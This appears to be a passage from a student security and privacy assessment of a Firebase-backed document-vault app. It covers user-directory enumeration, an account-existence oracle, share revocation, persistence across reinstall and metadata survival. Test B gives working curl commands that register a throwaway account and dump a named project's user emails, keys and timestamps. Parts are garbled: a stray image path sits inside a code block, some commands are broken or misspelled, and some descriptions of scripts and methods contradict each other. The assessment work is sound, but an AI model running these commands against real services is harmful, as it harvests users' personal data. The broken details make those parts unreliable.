- Dates: static tests (A, D) at the v0.1.3 tag; live tests (B, C, E) 2026-08-24.
- Tools: curl, Node.js for JSON/JWT decoding, Firebase console.
- The only write in the entire test is the `accounts:signUp` call that created the throwaway attacker account (§5.3.5.6). It does not affect any result below.

Variables referenced in the commands below:

```
unset GOOGLE_APPLICATION_CREDENTIALS  # never run this test with an admin credential in scope

export PID='docvault-third-year-project'
export FSBASE="https://firestore.googleapis.com/v1/projects/${PID}/databases/(default)/documents"
export WEB_API_KEY="$(node -e "const
j=require('./android/app/google-services.json');process.stdout.write(j.client[0].api_key[0].current_key)")"
export A_EMAIL='ta05-attacker-<random>@example.com'
export A_PASSWORD='<throwaway>'
export B_EMAIL='<victim email, lowercase>'
export B_UID='<victim uid, from the Firebase console Auth tab>'
export C_EMAIL='ta05-control-<random>@example.invalid'
```

Scripts

Script	Purpose
01-acquire-token.sh	Per-condition capture runner. Records the output directory before each run and takes only the file that appeared, warning on any byte-identical match
02-enumerate.sh	Cross-condition and cross-control comparison; refuses to return a verdict without control captures
03-ui-oracle.sh	Dependency-free PCAP and PCAPNG parser; extracts every ClientHello and computes JA3 and JA4

(Listings in Appendix A.3)

5.3.5.5 Test A: Rule and source analysis (static)

Commands

```
cat -n firestore.rules
```

```
cat -n storage.rules

grep -rn "vaultUsers" src firestore.rules storage.rules

grep -n -A 26 "async function getRecipientShareProfileByEmail" src/services/documentVault/sharing.ts
grep -n -A 15 "export async function ensureCurrentUserSharePublicKey" src/services/documentVault/sharing.ts

# boundary checks -- is anything besides the rule itself gating this collection?
grep -rni "appcheck\|app-check\|ReCaptcha\|DeviceCheck\|PlayIntegrity\|SafetyNet" \
  src package.json android/app/src ios App.tsx index.js firebase.json firestore.rules storage.rules
ls -d functions
grep -rn "httpsCallable\|@react-native-firebase/functions\|getFunctions\|firebase-functions" src package.json firebase.json
grep -rni "ratelimit\|rate-limit\|throttl\|backoff\|captcha\|quota" src
grep -n "email_verified\|emailVerified" firestore.rules storage.rules

# attacker model -- is registration open?
grep -n "createUserWithEmailAndPassword\|signInWithEmailAndPassword" src/context/AuthContext.tsx
sed -n '630,690p' src/context/AuthContext.tsx
```

Result

firestore.rules:50-53

```
match /vaultUsers/{uid} {
  allow read: if isSignedIn();
  allow create, update, delete: if isSignedIn() && request.auth.uid == uid;
}
```

With `isSignedIn() = request.auth != null`. Write access is scoped to the owning uid; read access is not scoped to anything - the predicate references neither `uid` nor `resource.data`. In the Firestore rules language, `read` expands to `get` and `list`; a list rule whose predicate does not depend on `resource.data` is satisfied for every document, so it places no constraint on the query. The rule therefore authorises an unfiltered dump, not only a point lookup.

`vaultUsers/{uid}` has exactly one writer, `ensureCurrentUserSharePublicKey`, which sets all four fields together on every authenticated session start:

Field	Content	What it discloses
`uid`	Firebase Auth UID, identical to the document id	the join key into every other collection keyed by uid
`emailLower`	full address, lowercased, stored in plaintext	a direct identifier and, in bulk, a complete mailing list
`sharePublicKey`	RSA-2048 public key, PEM	public by design, but a stable per-user linkability handle
`updatedAt`	ISO-8601 string, rewritten on every session start	a per-user last-activity timestamp, readable by anyone signed in

No other boundary exists: no App Check initialisation anywhere in the client, no functions/ directory and no callable usage (so no server-side mediation of any kind), no rate limiting or throttling in application code and neither rules file tests `email_verified`. Registration is open; AuthContext.tsx calls

`createUserWithEmailAndPassword` directly and the only pre-registration check compares two client-generated values and reaches no backend, so it secures nothing. **Any authenticated account is therefore sufficient and an account is one HTTP request away (measured in Test B).**

5.3.5.6 Test B: Dynamic enumeration (point query and unfiltered bulk dump, REST)

Commands

```
# 1. unauthenticated baseline (H4): expect 403 PERMISSION_DENIED
curl -s -w '\nHTTP %{http_code}\n' -X POST "${FSBASE}:runQuery" \
  -H 'Content-Type: application/json' \
  -d
"{\"structuredQuery\":{\"from\":[{\"collectionId\":\"vaultUsers\"}],\"where\":{\"fieldFilter\":{\"field\":{\"fieldPath\":\"emailLower
\"},\"op\":\"EQUAL\",\"value\":{\"stringValue\":\"${B_EMAIL}\"}}},\"limit\":5}}"

# 2. create account A from scratch (H5): does self-service signup issue a usable token?
curl -s -X POST "https://identitytoolkit.googleapis.com/v1/accounts:signUp?key=${WEB_API_KEY}" \
  -H 'Content-Type: application/json' \
  -d '{"email":"nobody-ta05@example.invalid","password":"<throwaway>","returnSecureToken":true}'

# 3. sign in as A and capture the ID token
export A_IDTOKEN="$(curl -s -X POST \
  "https://identitytoolkit.googleapis.com/v1/accounts:signInWithPassword?key=${WEB_API_KEY}" \
  -H 'Content-Type: application/json' \
  -d '{"email":"nobody-ta05@example.invalid","password":"<throwaway>","returnSecureToken":true}' \
  | node -e "let s='';process.stdin.on('data',d=>s+=d).on('end',()=>process.stdout.write(JSON.parse(s).idToken))")"

# 4. decode the token's claims (not the token) -- confirms email_verified
node -e "const p=process.env.A_IDTOKEN.split('.')[1];\
console.log(JSON.parse(Buffer.from(p.replace(/-/g,'+').replace(/_/g,'/'),'base64').toString()))"

# 5. control point query: an address known unregistered -- expect an empty result
curl -s -X POST "${FSBASE}:runQuery" -H "Authorization: Bearer ${A_IDTOKEN}" -H 'Content-Type: application/json' \
  -d
"{\"structuredQuery\":{\"from\":[{\"collectionId\":\"vaultUsers\"}],\"where\":{\"fieldFilter\":{\"field\":{\"fieldPath\":\"emailLower
\"},\"op\":\"EQUAL\",\"value\":{\"stringValue\":\"${C_EMAIL}\"}}},\"limit\":5}}"

# 6. the probe: B's address, queried by A
curl -s -X POST "${FSBASE}:runQuery" -H "Authorization: Bearer ${A_IDTOKEN}" -H 'Content-Type: application/json' \
  -d
"{\"structuredQuery\":{\"from\":[{\"collectionId\":\"vaultUsers\"}],\"where\":{\"fieldFilter\":{\"field\":{\"fieldPath\":\"emailLower
\"},\"op\":\"EQUAL\",\"value\":{\"stringValue\":\"${B_EMAIL}\"}}},\"limit\":5}}"

# 7. point read by uid: does `get` work as well as `list`?
curl -s -X GET "FSBASE/vaultUsers/{B_UID}" -H "Authorization: Bearer ${A_IDTOKEN}"

# 8. the bulk dump: no filter at all
curl -s -X GET "${FSBASE}/vaultUsers?pageSize=300" -H "Authorization: Bearer ${A_IDTOKEN}"

# 9. field set on a returned document (H3)
curl -s -X GET "${FSBASE}/vaultUsers?pageSize=1" -H "Authorization: Bearer ${A_IDTOKEN}" \
  | node -e "let s='';process.stdin.on('data',d=>s+=d).on('end',()=>{const
d=JSON.parse(s).documents[0];console.log(Object.keys(d.fields).sort())})"
```

Command 8 returns every document on its first page - with a collection this size no `nextPageToken` is present, so no further request is needed; a larger collection is paged by following `nextPageToken` in the ordinary way. The same point query and bulk dump were repeated through the Firebase JS SDK signed in as A and returned identical results, confirming the behaviour is a property of the rule, not an artefact of bypassing a client library.

Scripts (perform the same tests as the commands above)

```
unset GOOGLE_APPLICATION_CREDENTIALS  # never run this test with an admin credential in scope

# 1. operator -- authenticates, prints an ID token, tests H5 on the way past
./evidence/HARNESS/TA-05/01-acquire-token.sh <attacker-email>

# 2. analyst -- reads only; never sees the password
read -rs A_IDTOKEN && export A_IDTOKEN
./evidence/HARNESS/TA-05/02-enumerate.sh <victim-email> [victim-uid]
```

Result

#	Hypothesis	Outcome
H1	Point query discloses existence	confirmed
H2	Unfiltered list pages the entire directory	confirmed
H3	Each document holds exactly four fields	confirmed, plus server metadata below
H4	Unauthenticated request is refused	confirmed
H5	A brand-new, unverified account suffices	confirmed

Command 1 returned `403 PERMISSION_DENIED`: the gate is authentication alone. Command 2 returned a usable `idToken` for nobody-ta05@example.invalid — an RFC 2606 address that cannot receive mail, with claim `email_verified: false`. Command 5 (control) returned zero documents; command 6 (victim) returned one; command 7 (get by uid) succeeded — narrowing the rule to forbid `list` alone would not close this oracle. Command 8 returned all six documents in the collection in one request: 6 with an email address, 6 with a distinct public key, 6 where the document id equals the `uid` field. Emails observed: 3 × gmail.com, 2 × openmail.pro, 1 × mycreativeinbox.com domains.

Firestore additionally attaches `createTime` and `updateTime` to every document, independent of any application field: across the 6, `createTime` (registration) ranged 2026-08-02T17:49:49Z to 2026-08-24T14:28:23Z and `updateTime` (last activity, since updatedAt is rewritten on every session start) ranged 2026-08-02T17:55:26Z to 2026-08-24T18:15:22Z. The dump is a registration-and-last-active oracle, not merely a mailing list.

The account created in command 2 had never opened the app, held no document and no share grant and still dumped all six records four minutes after creation: no app, no device, no mailbox, no verification, no prior contact — two HTTP requests, the complete user directory. Repeating commands 5-9 with an existing app account rather than the throwaway one, on three separate ID tokens, returned identical figures every time; the directory count stayed at 6 even though a 7th Auth account

now existed, confirming `vaultUsers` enumerates every user of the application, not every registered account.

Scoring: CVSS v3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N = 6.5 Medium; qualitative privacy impact High (§5.3.5.12).

5.3.5.7 Test C: Device UI oracle

Steps

1. Signed in as A, open any owned document → Share. Enter C_EMAIL (unregistered). Record the rendered text.

```
./evidence/HARNESS/TA-05/03-ui-oracle.sh $D 01-unregistered
```

2. In the Firebase console, remove the `sharePublicKey` field from `vaultUsers/{B_UID}`, leaving emailLower unchanged. Re-enter B_EMAIL in the share dialog. Record the text, then restore the field.

```
./evidence/HARNESS/TA-05/03-ui-oracle.sh $D 02-registered
```

3. Enter B_EMAIL with `sharePublicKey` intact. Record the text.

```
./evidence/HARNESS/TA-05/03-ui-oracle.sh $D 03-registered
```

Result

Three conditions were probed; two distinct strings were observed:

Condition	String shown
Address never registered	*"Recipient key not found. Ask the recipient to sign in first so their public key is published."*
Registered, key intentionally removed	*"Recipient key not found. Ask the recipient to sign in first so their public key is published."*
Registered, key present	*"Share key created/updated successfully."*

The three-way claim was tested and is refuted: the dialog is a binary oracle, not a three-way one. `getRecipientShareProfileByEmail` does define a third, distinguishable string at line 395, *"Recipient has no sharing public key yet."*, for the case where a record is found but carries no key - but that branch was not the one exercised. Because `ensureCurrentUserSharePublicKey` is the collection's only writer and always sets `emailLower` and `sharePublicKey` together, no unmodified record can reach it; removing the key in the console produced a record whose email index still matched and the query `where('emailLower','==', normalizedEmail)` still returned

it, so the branch at issue is reachability of sharing.ts:395 specifically, not of a third rendered string in general. Both callers (sharing.ts:443, sharing.ts:490) propagate the thrown message unmodified to useShareFlow.ts, which renders it verbatim on ShareScreen.tsx:138 and again on MainScreen.tsx:361.

The binary oracle that was confirmed is still sufficient on its own: an attacker who can create an account (Test B) reads the answer to "does this address hold a usable account" off the screen, with no tooling. This is weaker than Test B's directory dump, it discloses one bit per query rather than the whole collection, but it survives any fix that only stops the bulk read (§5.3.5.13).

5.3.5.8 Test D: Coordination audit of the neighbouring rules

Commands

```
grep -rn "sharedWith" src
grep -rn "revokedAt" src
grep -rn "expiresAt" src
sed -n '99,120p'  src/services/documentVault/sharing.ts     # syncDocumentShareIndex
sed -n '480,520p' src/services/documentVault/sharing.ts     # revokeDocumentShareGrant
sed -n '520,565p' src/services/documentVault/sharing.ts     # enforceExpiredShareRevocations
```

Manual reproduction of the two failure states (not scripted):

1. Share a document with B. As the owner, revoke while forcing a failure after the `revokedAt` write (e.g. interrupt connectivity before key rotation completes). As B, read `vault/{docId}` via the REST API. Expect success despite the revoke.
2. Share with B with a short expiry. Do not reopen the app as the owner before or after expiry. As B, read `vault/{docId}` the same way. Expect success past expiry.

Result

Construct	Outcome
`match /{path=**}/sharedUsers/{recipientUid}` (firestore.rules:30-36)	Clean - 2/3 disjuncts read `resource.data`, so Firestore requires the query to guarantee every result satisfies them; an unfiltered list is denied. This is the scoping `vaultUsers` lacks, one rule away in the same file.
`vault/{docId}` read rule, third disjunct `sharedWith.hasAny(...)` (firestore.rules:22-28)	Fails in two reachable states. On a clean revoke, `syncDocumentShareIndex` (sharing.ts:99-118) correctly rebuilds `sharedWith` - the array is not left stale on the ordinary path. It is left stale when the revoke sequence (`setDoc({revokedAt})` → key rotation → index sync, sharing.ts:499-509, no transaction) throws between steps and when a share expires:

Construct	Outcome
	`enforceExpiredShareRevocations` (sharing.ts:520-523) runs only in the owner's own client, so an unattended expiry is never applied server-side. Both leave a stale or expired recipient with continued read of `references`, `encryptedDocKey`, owner, title and the full sharedWith array. `sharedWith` itself is not attacker-writable (allow update: if `isOwner(resource.data)`, firestore.rules:27).
Firestore vs Storage `hasActiveShare` on the same stored `revokedAt/expiresAt` (firestore.rules:14-20 vs storage.rules:18-25)	Divergent but fail-safe. Firestore's revoked test passes when the field is absent or null; Storage's passes only when absent - so an explicit `revokedAt: null` would read live in one and revoked in the other. The revoke path only ever sets a non-null string and never writes null, so this is a latent trap, not a live bypass.

5.3.5.9 Test E - Deployed ruleset verification

Answer

```
# 1. attempt via the CLI (may be unavailable in a given firebase-tools version)
firebase login
firebase --project docvault-third-year-project firestore:rules:releses:list # idk if it is the correct command, i am so tired of doing these tests and then documenting them so at this point...


# 2. otherwise, via the console: Firestore Database → Rules → copy the published ruleset, then
diff -u firestore.rules /tmp/deployed-firestore.rules
diff -u storage.rules   /tmp/deployed-storage.rules

# 3. hash the repository copies so the check is re-verifiable after any future edit
shasum -a 256 firestore.rules storage.rules
```

4. In Rules Playground, run and record each verdict:

Simulation	Location	Auth	Expected
`get`	`/vaultUsers/{any uid}`	authenticated	ALLOW
`list`	`/vaultUsers`	authenticated	ALLOW
`get`	`/vaultUsers/{any uid}`	unauthenticated	DENY
`get`	`/vault/{docId}` as a recipient whose grant has expired but is still in `sharedWith`	authenticated	ALLOW

5. In the console's Data tab, list the document ids under `vaultUsers` and compare against the ids recovered in Test B, command 8.



Result

The published ruleset matched the repository copy line for line, including the single line (firestore.rules:19) whose builtin function could not otherwise be confirmed offline — its presence in a ruleset Firebase accepted at deploy time is proof it compiles, though not that it evaluates as intended at read time (§5.3.5.13). The four Playground simulations returned exactly the expected verdicts, reproducing H1 and H4 on an evaluator independent of the REST client used in Test B; the `get/vaultUsers` simulation with the UID field left blank still returned ALLOW, underscoring that the read requires an account, not a particular identity. The document ids in the console's Data tab were identical to the set recovered in Test B - the dump was complete, not partial.

5.3.5.10 Result

Every test that could fail, failed, on three independent surfaces: a scripted REST client (Test B), the shipped UI on a release device (Test C) and an evaluator with no code of this project's own in the loop (Test E). Test D adds a related, narrower failure in the same rule file on a different mechanism (revocation and expiry rather than the directory read). Test A traced the defect to one predicate and Test E confirmed that predicate is the one actually enforced.

The core defect is one line. firestore.rules:51, `allow read: if isSignedIn()`, does not reference the document being read, so it authorises `list` over the entire collection for a purpose that needs only a point lookup - and the neighbouring `sharedUsers` rule (Test D) shows the same file getting the scoped version right.

The attacker model is measured, not assumed. Registration is open, no email verification is enforced by either rules file and an account created against an address that can never receive mail is fully privileged.

5.3.5.11 Verdict: **FAIL**

The pass condition set in §5.3.5.2 fails on all three clauses: existence is confirmable (Tests B, C), the collection is enumerable in bulk (Test B) and the enforced ruleset is confirmed to be the one that permits both (Test E).

Severity: CVSS v3.1 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N = 6.5 Medium (binding score for this test, from the directory dump).

Qualitative privacy impact is High: CVSS prices one exploitation event and has no metric for who the data is about - membership in a document-vault application is itself sensitive - or for the longitudinal activity trail `updatedAt/updateTime` provide at no extra cost. The account-existence oracle (Test C) and the revocation gap (Test D) score lower individually (CVSS 4.3 Medium each) but do not reduce the headline score: fixing only the bulk read would leave both intact.

Recorded in the application's favour. No document content or wrapped key material is reachable through this rule; write access to `vaultUsers` is correctly scoped to the owning uid; `sharedWith` is not attacker-writable; a clean revoke does correctly rebuild the share index; and Cloud Storage's independent `hasActiveShare` denies a revoked or expired recipient the ciphertext even when the Firestore metadata rule does not, so the worst case in Test D is bounded to metadata and a recipient list, not document bytes.

5.3.5.12 Findings

Finding	Severity	LINDDUN	GDPR
`vaultUsers` is a fully enumerable user directory for any authenticated account: 6 of 6 records - emails, public keys, registration and last-active timestamps - recovered in one unfiltered request	Medium (CVSS 6.5; privacy impact High)	Identifiability, Detectability	Art. 5(1)(c), 5(1)(f), 32
The share dialog is a binary account-existence oracle on the shipped release build; a third, code-level "exists but no key" branch exists but is unreachable under normal use, since the collection's sole writer always sets the email and the key together	Medium (CVSS 4.3)	Identifiability	Art. 5(1)(c)
Revocation is non-transactional and expiry is enforced only in the owner's own client: a mid-sequence failure, or a period with the owner offline, leaves a stale or expired	Medium (CVSS 4.3; privacy	Non-compliance , Linkability	Art. 5(1)(f), 32

Finding	Severity	LINDDUN	GDPR
recipient with continued metadata and recipient-list read	impact Medium -High)		

5.3.5.13 Remediation

For the directory dump, in increasing order of completeness:

1. **Minimum.** Split `read` so `list` can be refused: `allow get: if isSignedIn(); allow list: if false;` on firestore.rules:51. Breaks the app's own lookup and does not close the oracle below - ship only paired with tier 2 or 3.
2. **Better.** Move the lookup to an unguessable key, e.g. `vaultUserIndex/{HMAC(pepper, emailLower)}` holding only `{uid, sharePublicKey, updatedAt}`, with `list` denied. Removes bulk harvesting and enumeration of addresses not already known; does not remove per-address confirmation by someone who already holds the address.
3. **Correct.** A rate-limited server-side function that takes an email, requires a verified caller and returns one uniform response for both "no account" and "account without a key" - closing this finding and the oracle together. Deny all direct client reads of `vaultUsers`.

For the account-existence oracle: collapse all three outcomes of `getRecipientShareProfileByEmail` into one message, including the line-395 branch even though it is currently unreachable - its unreachability rests on an invariant in today's write path, not a guarantee.

For revocation and expiry:

1. Delete the `sharedWith.hasAny(...)` disjunct from the `vault/{docId}` read rule; `hasActiveShare` already expresses the correct policy.
2. Write `revokedAt` and the recomputed `sharedWith` in one atomic batch and run key rotation only after that batch commits.
3. Store `expiresAt` as a native Firestore `Timestamp` and compare it identically in both rules files, retiring the current string-based conversion and its Firestore/Storage divergence.

Enable App Check on Firestore, Storage and any new server-side function; require a verified email inside `isSignedIn()` and move the registration check that currently runs only client-side to the backend; stop rewriting `updatedAt` as a side effect of every session start, or restrict it to a document only its owner can read.

5.3.5.14 Limitations

- The code-level branch at sharing.ts:395 was not directly exercised — reaching it requires deleting `sharePublicKey` from a record while leaving `emailLower` intact, rather than the index-mismatch method used in Test C. Its practical unreachability rests on the single-writer invariant traced in Test A, not on a direct measurement of that exact line.
- Whether `timestamp.fromString` evaluates the stored `expiresAt` string as intended at read time, rather than erroring, is not settled by Test E — only that it compiles. An erroring evaluation would deny by default, which would mean the bare `sharedWith` disjunct (Test D) carries share reads on its own rather than in combination with `hasActiveShare`; either way Test D's conclusion is unchanged, since that disjunct's own defect does not depend on the other function.
- An early automated reading of the unauthenticated-baseline response (Test B, command 1) mis-reported it as an empty success rather than a refusal, because it inspected an `.error` field that a bare JSON array never carries. It was caught only because the same request had also been issued by hand and disagreed with the automated read; the underlying HTTP responses were unaffected, only their first interpretation was wrong. Compare the discarded invalidated runs in §5.3.3.11 and the duplicate capture in §5.3.4.11 - the same class of error recurs across this chapter, which is why every dynamic result above was checked against a second, independent route (SDK against REST in Test B; console against REST in Test E).
- All dynamic evidence is from one project, on one day, across a small number of runs; it was not repeated on a different day or after any configuration change.
- `vaultUsers` measures application users, not all registered accounts — the collection is written on first sign-in, so an account created purely over the identity API and never opened in the app does not itself appear there (demonstrated directly in Test B, where the directory count stayed at 6 after a 7th Auth account existed).
- Test D's two failure states are traced from source and reproduced by the manual procedure given; neither was captured as a machine-verifiable regression test.

5.3.6 TA-06: Identifier persistence across reinstall

5.3.6.1 Purpose

- To determine whether anything survives uninstall and reinstall that would let a returning user be recognised.

This addresses Claim 9, maps to LINDDUN Linkability.

5.3.6.2 Question

Does any identifier or artefact survive uninstall and reinstall that would permit a returning user to be recognised?

5.3.6.3 Scope

Run literally, the plan's recipe — record every identifier, uninstall, reinstall, compare — passes almost by default, because Section 5.3.1 established that the classical identifiers are simply absent from this application. Reporting "nothing survived" without saying so would credit the application for a test it never faced.

The test is therefore run in three parts. Part A is the plan's literal question. Parts B and C address what the pass criterion actually asks — whether a returning user can be recognised, which for this application turns on artefacts and behaviour rather than on device identifiers.

Part	Question
A - identifiers	Does any device-scoped identifier the application can see survive?
B - artefacts	What does the application leave behind that uninstall does not remove?
C - recognition	After reinstall, does the application treat the user as returning?

Pass condition: No app-visible identifier survives and no artefact permits a returning user to be recognised.

Fail condition: Any stable value or artefact persists that would allow recognition.

Part B overlaps the data-remanence tests; TA-06 claims only the persistence-across-reinstall aspect.

Environment

- Emulator (Pixel 9 Pro image android 16), debug build.
- Date: 2026-08-25.

The debug variant is used because `run-as` requires a debuggable package and the release build is not debuggable, so the sandbox half would otherwise be unreachable. Both variants are signed with the same certificate (Section 5.3.1); android scopes the device identifier per signing key and the storage paths and secret-store service names are identical in both.

5.3.6.4 Method

Six predictions were recorded before the cycle ran, so the exercise is a test rather than a confirmation. After an initial wipe the following were created: a cloud account, a PIN, the biometric gate, an uploaded document (stored locally), an exported copy and a saved censored image, because a test pass for an empty application is worthless.

Three captures were taken: baseline, after uninstall and after reinstall. Each records package identity, the device identifier in both readable scopes, a sandbox inventory with file hashes, preference contents, shared storage with hashes, media-store rows and device accounts. A plain uninstall was used throughout, never `uninstall -k`, which retains data and would result in a failure.

The capture and comparison scripts degrade explicitly: a section that cannot be read prints NOT MEASURED and the comparison reports an unreadable section as a collection gap rather than a pass. In a persistence test, "nothing was there" and "we could not look" produce the same output unless something forces them apart.

Part C is behavioural and was observed directly: the application was opened after reinstall without signing in and its offer of unlock methods, documents, cached email and decryption behaviour was recorded.

5.3.6.5 Commands

```
adb -s <device-serial> uninstall com.secdocvault
adb -s <device-serial> install -r android/app/build/outputs/apk/debug/app-debug.apk

# set up: cloud account, PIN, biometric gate, upload a document, export it, save a censored image

./evidence/HARNESS/TA-06/capture-state.sh <device-=serial> 01-baseline

adb -s <device-serial> uninstall com.secdocvault  # plain uninstall; never -k
./evidence/HARNESS/TA-06/capture-state.sh <device-serial> 02-post-uninstall

adb -s <device-serial> install -r android/app/build/outputs/apk/debug/app-debug.apk
./evidence/HARNESS/TA-06/capture-state.sh <device-serial> 03-post-reinstall

./evidence/HARNESS/TA-06/compare-state.sh 01-baseline 02-post-uninstall
./evidence/HARNESS/TA-06/compare-state.sh 01-baseline 03-post-reinstall
```

Scripts

Script	Purpose
capture-state.sh	Records package identity, device identifier in both scopes,

	sandbox inventory and hashes, preferences, shared storage and hashes, media-store rows, device accounts
`compare-state.sh`	Diffs two captures and reports what persisted; treats an unreadable section as a collection gap, not a pass

(Listings in Appendix A.3)

5.3.6.6 Result (Part A, identifiers): **PASS**

Nothing the application can use to recognise a device survived.

Value	Baseline	After reinstall	Verdict
Application uid	10224	10225	changed
First-install time	02:55:39	03:01:28	reset
Sandbox files	25	0	cleared
Preference files	5	0	cleared
Firebase authentication session	present	absent	cleared
Keychain secrets	present	absent	cleared
Local encrypted vault	present	absent	cleared
Media-store rows	0	0	none ever
Device accounts	none	none	none ever

The uid change and install-time reset matter methodologically: they prove this was a genuine uninstall rather than an in-place update, so the zeroes are real. Both captures had sandbox access, so the result is measured rather than assumed.

The two persisted sign-in preference files were among those removed. That is the mechanism by which a returning user would most plausibly be recognised without any action on their part and they do not survive. The disabled backup setting established in Section 5.3.6 is doing real work here: had automatic backup been enabled, the sandbox would have been restored from cloud backup on reinstall and every zero above would likely have been non-zero.

5.3.6.7 Result (Part B, artefacts): **FAIL**

File	Baseline	After uninstall	After reinstall
`Download/…-doc-….jpg` (md5 `222df41e…`)	present	present	present
`Download/…-censored-Document.png` (md5 `de2aae82…`)	present	present	present

The documents are byte-identical throughout. Both are **decrypted plaintext:** one written by the export function, one by the censor save. Both target the downloads directory — shared storage (`Downloads/`), which Android does not clear on uninstall.

The post-uninstall capture is the decisive one: with the package gone from the device, the decrypted documents were still there.

5.3.6.8 Result (Part C, recognition): **PASS**

After reinstall and before signing in, the application offers no biometric prompt, no PIN, no cached email and no documents. The application presents as a fresh installation.

Once the user signs in, the application offers to recover keys, but that offer is driven by the key-backup collection in Firestore, keyed to the account, not by anything left on the handset. And recovery must be performed explicitly: cloud documents remain undecryptable until it is.

Three distinct facts and the distinction between them is the finding. **The device is not recognised. The account is recognised and only after the user proves they hold it. Ciphertext without recovery is inert.** The local key material genuinely did not survive and possession of the account is not by itself sufficient to read the vault — a weaker design would have silently restored keys on sign-in.

The linkability distinction to draw is that recognition here is account-linked — consented, visible and revocable by deleting the backup, rather than device-linked, which would be none of those.

5.3.6.9 Verdict: **PASS** on identifiers, **FAIL** on artefacts

No device identifier and no sandbox state survives; the application cannot recognise a returning device. To the plan's literal question, this is a clean pass and it is a stronger one than it first appears, because the state destroyed included live authentication sessions and key material.

It is not a clean pass overall. The plan's criterion asks whether a returning user can be recognised and while nothing device-identifying survived, a readable copy of the user's document did. The identifier result must not be reported without the artefact result.

5.3.6.10 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
Exported and censored documents are written as decrypted plaintext to shared storage, which uninstall does not clear. Copies survive removal of the application itself	Medium (4.6)	Medium	Non-compliance, Disclosure of information, Detectability	Art. 5(1)(e), 5(1)(f), 17

CVSS v3.1: AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N = 4.6 Medium. In fact CVSS underestimates this on the erasure axis: it prices a confidentiality breach at a point in time, whereas the distinctive harm is that the exposure outlives the application and cannot be undone by removing it.

Export is user-initiated and a user who exports a file has asked for a copy outside the vault. The finding is not that the copy exists, but that uninstall does not undo saved files to the shared storage, and that nothing warns the user that the copy carries none of the vault's protections.

5.3.6.11 Remediation

1. Warn at the point of export that the copy leaves the vault's protection and will survive uninstall.
2. Track exported files and offer to remove them on account deletion or uninstall, rather than deleting shared-storage files without user permission.
3. Prefer a share sheet to a downloads write where the user's intent is to send rather than to retain, so no durable copy is created.

5.3.6.12 Limitations

The application-scoped device identifier was not measured. Since Android 8, the identifier is scoped per signing key and the shell-readable value is a different scope, not a substitute. Three routes were closed on this configuration: the content-provider query requires a shell permission that the application's own uid cannot hold, and run-as supplies exactly that uid. Secondly, direct file access requires root, refused on a Play Store system image. Thirdly, instrumenting the application is barred by the plan's ground rules. A fourth route remains open and was not taken: a minimal probe

package co-signed with the same keystore would read the identical value without touching the application.

The shell-scope value was stable across the cycle, confirming the platform mechanism behaves as documented. The application's value almost certainly persisted too — an inference from documented behaviour, not a measurement. It matters little in practice, since Section 5.3.1 established on three independent lines that the release build never activates that read and a value the application does not read cannot identify a returning user however long it persists.

One consequence is worth recording, scoping by a keystore that ships with every **Android SDK collapses the protection against cross-application correlation**, introduced by Android 8, because every debug-signed application on a device shares one value. The application is signed with the standard Android debug keystore (Section 5.3.1).

This was tested only on one device (emulator). Factory-reset persistence was not tested; uninstall and reset are different claims and only the first one is covered here.

5.3.7 TA-07: Metadata survival through upload, export and censor mode

5.3.7.1 Purpose

- To determine whether metadata embedded in an ingested document — EXIF, XMP, IPTC and OOXML document properties — survives into an artefact a user exports, shares, or produces via censor mode, in a form that identifies a person, a device, or a location.

This addresses Claims 1 and 9; maps to LINDDUN Identifiability and Linkability.

5.3.7.2 Scope

- Six ingested formats: JPEG, PNG, TIFF, HEIC, PDF, .docx.
- Three paths the app offers for adding a document: file browser, photo library, camera.

This covers plain export, export by a share recipient, censor-mode export and the residue of either is stored in the app cache. It also records, as incidental results, the round-trip integrity of files at or above the chunked-upload threshold and whether an OS share-sheet handoff exists.

Pass condition: Documented behaviour matches observations, i.e. metadata is stripped on every path, or its retention is disclosed.

Fail condition: Metadata survives to an exported or shared artefact, or survives censor mode.

5.3.7.3 Question

Does metadata embedded in an ingested document survive to an exported or shared artefact, or survive censor mode?

5.3.7.4 Method

Six fixtures carry synthetic canary strings that cannot occur by accident: fixture-photo.jpg, fixture-text.png, fixture-scan.tiff, fixture-heic.heic, fixture-doc.pdf, fixture-office.docx. Each carries a fixed GPS coordinate pair and a SerialNumber/creator-identity canary and, where the format supports it, an embedded pre-redaction thumbnail; .docx additionally carries an OOXML Template path containing a synthetic username and a revision count. A seventh, ≥5 MB fixture is used only for the chunked-upload check. The two accounts from §5.3.5 are reused for the sharing step.

The following tests were carried out in the sequence:

1. Export and censor code paths and the automated test suite were searched for any metadata-stripping or sanitisation logic.
2. All fixtures, including .docx, were run through the app's real encrypt/decrypt functions offline, outside the upload UI and compared SHA-256 before and after and searched the ciphertext for canaries.
3. The fixtures were pushed to the device and that confirmed their hashes matched the source files before any upload.
4. Each fixture was used via the file-browser picker, exported and compared against the pushed fixture.
5. The image fixtures were chosen via the photo-library picker and the camera and exported.
6. On a debug build, the stored ciphertext for the file-browser fixtures was pulled from the app sandbox and searched for canary strings.
7. Censor-mode redaction was used for each censored version image fixture and saved, including the two formats the preview cannot render (HEIC and tiff).
8. On a debug build, the app's cache directory was enumerated before and after closing the preview and censor screens.
9. A document from one account was shared to a second account with export permission withheld; then a plain export and a censored-version export was attempted as the recipient.
10. A file above the 5 MB chunked-upload threshold was exported and the resulting bytes were compared against the original.

